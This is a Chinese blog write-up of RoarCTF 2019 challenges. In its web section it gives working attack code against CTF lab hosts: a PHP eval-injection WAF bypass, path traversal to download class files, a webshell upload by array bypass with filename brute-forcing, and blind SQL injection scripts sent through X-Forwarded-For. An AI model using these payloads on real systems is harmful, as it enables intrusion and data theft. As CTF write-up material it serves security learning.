

# RoarCTF2019部分Writeup

原创

大千SS 于 2019-11-29 15:58:45 发布 542 收藏

分类专栏: [赛题复现](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/zz\\_Caleb/article/details/103312318](https://blog.csdn.net/zz_Caleb/article/details/103312318)

版权



[赛题复现](#) 专栏收录该内容

15 篇文章 1 订阅

订阅专栏

## Web

### Easy Calc

页面源码线索中得到calc.php

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\\', '"', '`', '\[', '\]', '\$', '\\\\', '\\^'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo '.$str.';');
} ?>
```

需要上传一个num的参数值, 然后经过正则过滤之后输出我们上传的num的值的执行结果。

我们可以使用分号;来使num为多个语句, 从而执行多条语句, 关键是我们怎么传递这个num的值, 而且在页面源码中告诉我们网站上了WAF

我们并不能从网页中得到flag在哪里, 就算利用成功可以读取文件, 也要先知道flag在哪, 所以要先利用scandir("/")来读取一下文件

由于正则中过滤了引号, 所以我们利用的时候要进行一次字符转换: num=1;var\_dump(scandir(chr(47)))

但是这样并不能成功, 那就可能是waf的问题了, waf毫无疑问也是用php写的了。

这个绕过只需要在传参的时候在num参数签名添加空格即可, 也就是参数“num”变成了“ num”, 因为php解析的时候会去除参数前面的空格, 但是waf对url分析的时候可能不会去掉空格

```
calc.php? num=1;var_dump(scandir(chr(47)))
```

读取到存在f1agg文件

```
calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

读取出f1ag内容

## Easy Java

进去页面是个登录界面，help可以进入文档下载界面，但是显示：java.io.FileNotFoundException:{help.docx}

修改成POST请求尝试，发现可以下载到help.docx文件，虽然这个文件没啥用，但是给了一个文件包含的漏洞

但是此时悲催的是仍然不知道flag在哪个文件里，那就尝试读取一下 **/WEB-INF/web.xml**文件，这个是Web应用程序配置文件，描述了 **servlet** 和其他的应用组件配置及命名规则。

（从题目提示java网站以及网站错误得到的Tomcat中间件得到/WEB-INF为安全配置目录）

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.x
sd"
  version="4.0">

  <welcome-file-list>
    <welcome-file>Index</welcome-file>
  </welcome-file-list>

  <servlet>
    <servlet-name>IndexController</servlet-name>
    <servlet-class>com.wm.ctf.IndexController</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>IndexController</servlet-name>
    <url-pattern>/Index</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>LoginController</servlet-name>
    <servlet-class>com.wm.ctf.LoginController</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>LoginController</servlet-name>
    <url-pattern>/Login</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>DownloadController</servlet-name>
    <servlet-class>com.wm.ctf.DownloadController</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>DownloadController</servlet-name>
    <url-pattern>/Download</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>FlagController</servlet-name>
    <servlet-class>com.wm.ctf.FlagController</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>FlagController</servlet-name>
    <url-pattern>/Flag</url-pattern>
  </servlet-mapping>
</web-app>
```

看到有FlagController有/Flag和com.wm.ctf.FlagController两个。

访问一下/Flag:

## HTTP Status 500 – Internal Server Error

**Type** Exception Report

**Message** com/wm/ctf/FlagController (wrong name: FlagController)

**Description** The server encountered an unexpected condition that prevented it from fulfilling the request.

**Exception**




```
java.lang.NoClassDefFoundError: com/wm/ctf/FlagController (wrong name: FlagController)
    java.lang.ClassLoader.defineClass1(Native Method)
    java.lang.ClassLoader.defineClass(ClassLoader.java:1013)
    java.security.SecureClassLoader.defineClass(SecureClassLoader.java:142)
    org.apache.catalina.loader.WebappClassLoaderBase.defineClass(WebappClassLoaderBase.java:2283)
    org.apache.catalina.loader.WebappClassLoaderBase.loadClass(WebappClassLoaderBase.java:811)
    org.apache.catalina.loader.WebappClassLoaderBase.loadClass(WebappClassLoaderBase.java:1260)
    org.apache.catalina.loader.WebappClassLoaderBase.loadClass(WebappClassLoaderBase.java:1119)
    org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:488)
    org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:81)
    org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:650)
    org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
    org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:803)
    org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
    org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:790)
    org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1459)
    org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
    java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
    java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
    org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
    java.lang.Thread.run(Thread.java:748)
```

**Note** The full stack trace of the root cause is available in the server logs.

Apache Tomcat/8.5.24

[https://blog.csdn.net/zz\\_Caleb](https://blog.csdn.net/zz_Caleb)

给出了FlagController类的路径，其实从com.wm.ctf.FlagController也是能得到的，利用上面的漏洞下载到这个类：

 Load URL	<input type="text" value="http://664fa57b-f31f-40ca-83c2-005b3c9ffc1d.node3.buuoj.cn/Download"/>
 Split URL	
 Execute	
<input checked="" type="checkbox"/> Post data	<input type="checkbox"/> Referer
<input type="checkbox"/> User Agent	<input type="checkbox"/> Cookies
<a href="#">Clear All</a>	
<input type="text" value="filename=WEB-INF/classes/com/wm/ctf/FlagController.class"/>	

[https://blog.csdn.net/zz\\_Caleb](https://blog.csdn.net/zz_Caleb)

发现base64编码：

```
ZmxhZ3szMzljOTI1Ny02MzhkLTRjNTMtYTM1OS00NzJlODVhNDg5MGJ9Cg==
```

解码得到flag。

Simple Upload

```

<?php
namespace Home\Controller;

use Think\Controller;

class IndexController extends Controller
{
    public function index()
    {
        show_source(__FILE__);
    }
    public function upload()
    {
        $uploadFile = $_FILES['file'] ;

        if (strstr(strtolower($uploadFile['name']), ".php") ) {
            return false;
        }

        $upload = new \Think\Upload();// 实例化上传类
        $upload->maxSize   = 4096 ;// 设置附件上传大小
        $upload->allowExts = array('jpg', 'gif', 'png', 'jpeg');// 设置附件上传类型
        $upload->rootPath  = './Public/Uploads/';// 设置附件上传目录
        $upload->savePath  = '';// 设置附件上传子目录
        $info = $upload->upload() ;
        if(!$info) { // 上传错误提示错误信息
            $this->error($upload->getError());
            return;
        }else{// 上传成功 获取上传文件信息
            $url = __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename'] ;
            echo json_encode(array("url"=>$url,"success"=>1));
        }
    }
}

```

让文件上传的？没有上传界面。。。  
 既然有file参数，就自己写脚本吧。。。。

这个代码是用的ThinkPHP框架的，没有了解过的可能就蒙圈了，ThinkPHP的结构就是这样的，从Think\Controller可以看出（虽然我没看出。。。）

对上传的文件名进行了过滤，不能含有.php，这里直接数组绕过即可

```

import requests

url = "http://5dafd866-bda8-4e3d-a29e-9c96ad2c68d4.node3.buuoj.cn/index.php/Home/Index/upload"

files1 = {'file[]': open('test.php','r')}

r = requests.post(url,files=files1)
print(r.text)

```

这个url的写法也是从ThinkPHP结构而来

来个脚本传上个木马去，但是打印的r.text没有给出文件名（悲催啊）

尝试上传个txt文件吧，发现返回了文件名，这样可以根据上传文件名递增的规律来找出我们的马儿

再上传一次：

```
import requests

url = "http://5dafd866-bda8-4e3d-a29e-9c96ad2c68d4.node3.buuoj.cn/index.php/Home/Index/upload"
files1 = {'file': open('test.txt', 'r')}
files2 = {'file[]': open('test.php', 'r')}
r = requests.post(url, files=files1)
print(r.text)
r = requests.post(url, files=files2)
print(r.text)
r = requests.post(url, files=files1)
print(r.text)
```

得到返回值

```
{"url": "\Public\Uploads\2019-11-28\5ddfc2fd5f658.txt", "success": 1}
{"url": "\Public\Uploads\/", "success": 1}
{"url": "\Public\Uploads\2019-11-28\5ddfc2fd90b1f.txt", "success": 1}
```

test.php是马儿文件，通过两个txt文件夹一个php文件，再通过txt文件的文件名来爆出马儿的文件名

```
import requests
s = "1234567890abcdef"
for h in s:
    for i in s:
        for j in s:
            for k in s:
                for l in s:
                    url = "http://5dafd866-bda8-4e3d-a29e-9c96ad2c68d4.node3.buuoj.cn/Public/Uploads/2019-11-28/5ddfc2fd%s%s%s%s%s.php"%(h,i,j,k,l)
                    r = requests.get(url)
                    if r.status_code == 200:
                        print(url)
                        break
```

然后直接连上马儿找flag就行了

## Online Proxy

页面给的信息是可以使用url参数请求其他的url，看着是像SSRF，但其实并不是。此外，还告诉我们进行了信息记录，那就是记录到后台的数据库中了

尝试进行一些请求：

```
/url=http://123.23.45.6
/url=http://192.168.0.3
```

经过url的请求之后查看源码多出了Last Ip，但是却是0，说明我们的请求都没有记录到数据库中，经过尝试发现，如果是伪造 X-Forwarded-For头之后进行的请求，那么我们伪造的X-Forwarded-For头中的IP会显示在Current Ip: 123.23.45.6，说明X-Forwarded-For被记录到数据库了。

在Burp中进行注入的尝试，发现存在注入点，然后通过X-Forwarded-For进行注入：

暴库名：

```

import requests

url = "http://195-25e52b2e-4001-42a6-a194-a18183c43c1fnode3.buuoj.cn:25169/"
head = {
    "GET" : "/ HTTP/1.1",
    "Cookie" : "track_uuid=42ac36cf-916b-4ec2-dbd1-f99c2c90259a",
    "X-Forwarded-For" : ""
}
result = ""
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = "0' or ascii(substr((select group_concat(schema_name) from information_schema.schema
ta),{0},1))>{1} or '0".format(i,mid)
        html_0 = requests.post(url,headers = head)
        head["X-Forwarded-For"] = "0' or ascii(substr((select group_concat(schema_name) from information_schema.schema
ta),{0},1))>{1} or '0".format(i, mid+1)
        html_0 = requests.post(url, headers=head)
        html_0 = requests.post(url, headers=head)
        if "Last Ip: 1" in html_0.text:
            l= mid+1
        else:
            r=mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
    print(result)
print("table_name:"+result)

```

爆表名

```

import requests

url = "http://195-25e52b2e-4001-42a6-a194-a18183c43c1fnode3.buuoj.cn:25169/"
head = {
    "GET" : "/ HTTP/1.1",
    "Cookie" : "track_uuid=42ac36cf-916b-4ec2-dbd1-f99c2c90259a",
    "X-Forwarded-For" : ""
}
result = ""
urls = "0' or ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=0x46346c395f4434743442343565),{0},1))>{1} or '0"
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = urls.format(i,mid)
        html_0 = requests.post(url,headers = head)
        head["X-Forwarded-For"] = urls.format(i, mid+1)
        html_0 = requests.post(url, headers=head)
        html_0 = requests.post(url, headers=head)
        if "Last Ip: 1" in html_0.text:
            l= mid+1
        else:
            r=mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
    print(result)
print("table_name:"+result)

```

爆字段

```

import requests

url = "http://195-25e52b2e-4001-42a6-a194-a18183c43c1fnode3.buuoj.cn:25169/"
head = {
    "GET" : "/ HTTP/1.1",
    "Cookie" : "track_uid=42ac36cf-916b-4ec2-dbd1-f99c2c90259a",
    "X-Forwarded-For" : ""
}
result = ""
urls = "0' or ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=0x46346c395f4434743442343565),{0},1))>{1} or '0"
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = urls.format(i,mid)
        html_0 = requests.post(url,headers = head)
        head["X-Forwarded-For"] = urls.format(i, mid+1)
        html_0 = requests.post(url, headers=head)
        html_0 = requests.post(url, headers=head)
        if "Last Ip: 1" in html_0.text:
            l= mid+1
        else:
            r=mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
    print(result)
print("table_name:"+result)

```

爆出flag



```

import requests

url = "http://195-25e52b2e-4001-42a6-a194-a18183c43c1fnode3.buuoj.cn:25169/"
head = {
    "GET" : "/ HTTP/1.1",
    "Cookie" : "track_uuid=42ac36cf-916b-4ec2-dbd1-f99c2c90259a",
    "X-Forwarded-For" : ""
}
result = ""
urls = "0' or ascii(substr((select F419_C01uMn from F419_D4t4B45e.F419_t4b1e limit 1,1),{0},1))>{1} or '0"
for i in range(1,100):
    l = 1
    r = 127
    mid = (l+r)>>1
    while(l<r):
        head["X-Forwarded-For"] = urls.format(i,mid)
        html_0 = requests.post(url,headers = head)
        head["X-Forwarded-For"] = urls.format(i, mid+1)
        html_0 = requests.post(url, headers=head)
        html_0 = requests.post(url, headers=head)
        if "Last Ip: 1" in html_0.text:
            l= mid+1
        else:
            r=mid
        mid = (l+r)>>1
    if(chr(mid)==' '):
        break
    result+=chr(mid)
    print(result)
print("table_name:"+result)

```

## Misc

### 黄金6年

winhex查看mp4末尾有base64，解码是rar压缩包，但是有密码，接着就是寻找密码了，密码在视频中，使用视频编辑软件逐帧查看，可以看到4个二维码，扫描拼接之后是iwantplayctf，解密得到flag

### forensic

一个内存文件，开始使用strings查看一下有没有flag字样，却是找到flag.zip flag.rar等。

然后使用volatility进行分析

首先查看profile:

```
volatility -f mem.raw imageinfo
```

使用Win7SP1x86即可

查看进程:

```
volatility -f mem.raw pslist --profile=Win7SP1x86
```

发现可疑的有:

- TrueCrypt.exe 磁盘加密工具
- Mspaint.exe
- Dumpit.exe 内存镜像提取工具
- Notepad.exe

先dump出TrueCrypt.exe


```
volatility -f mem.raw --profile=Win7SP1x86_23418 memdump -p 3260 -D ./
```

foremost分解发现有解密压缩包，里面是flag文件，接下来就是找密码了。

查看下有没有什么图片或压缩文件：

```
volatility -f mem.dmp --profile=Win7SP1x86_23418 filescan | grep -E 'png|jpg|jpeg|zip|gif|rar|7z|pdf'
```

发现有很多图片文件，唯一是汉字文件名的是无标题.png



dump下来：

1Yx f CQ6g oYBD6Q

[https://blog.csdn.net/zz\\_Caleb](https://blog.csdn.net/zz_Caleb)

这可能就是解压密码了，第一个是还是1？尝试了都不行，原来第八个字符是g不是y。。。

也可以利用这个密码使用掩码爆破：1YxfCQ6goYBD6Q

解压得flag



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)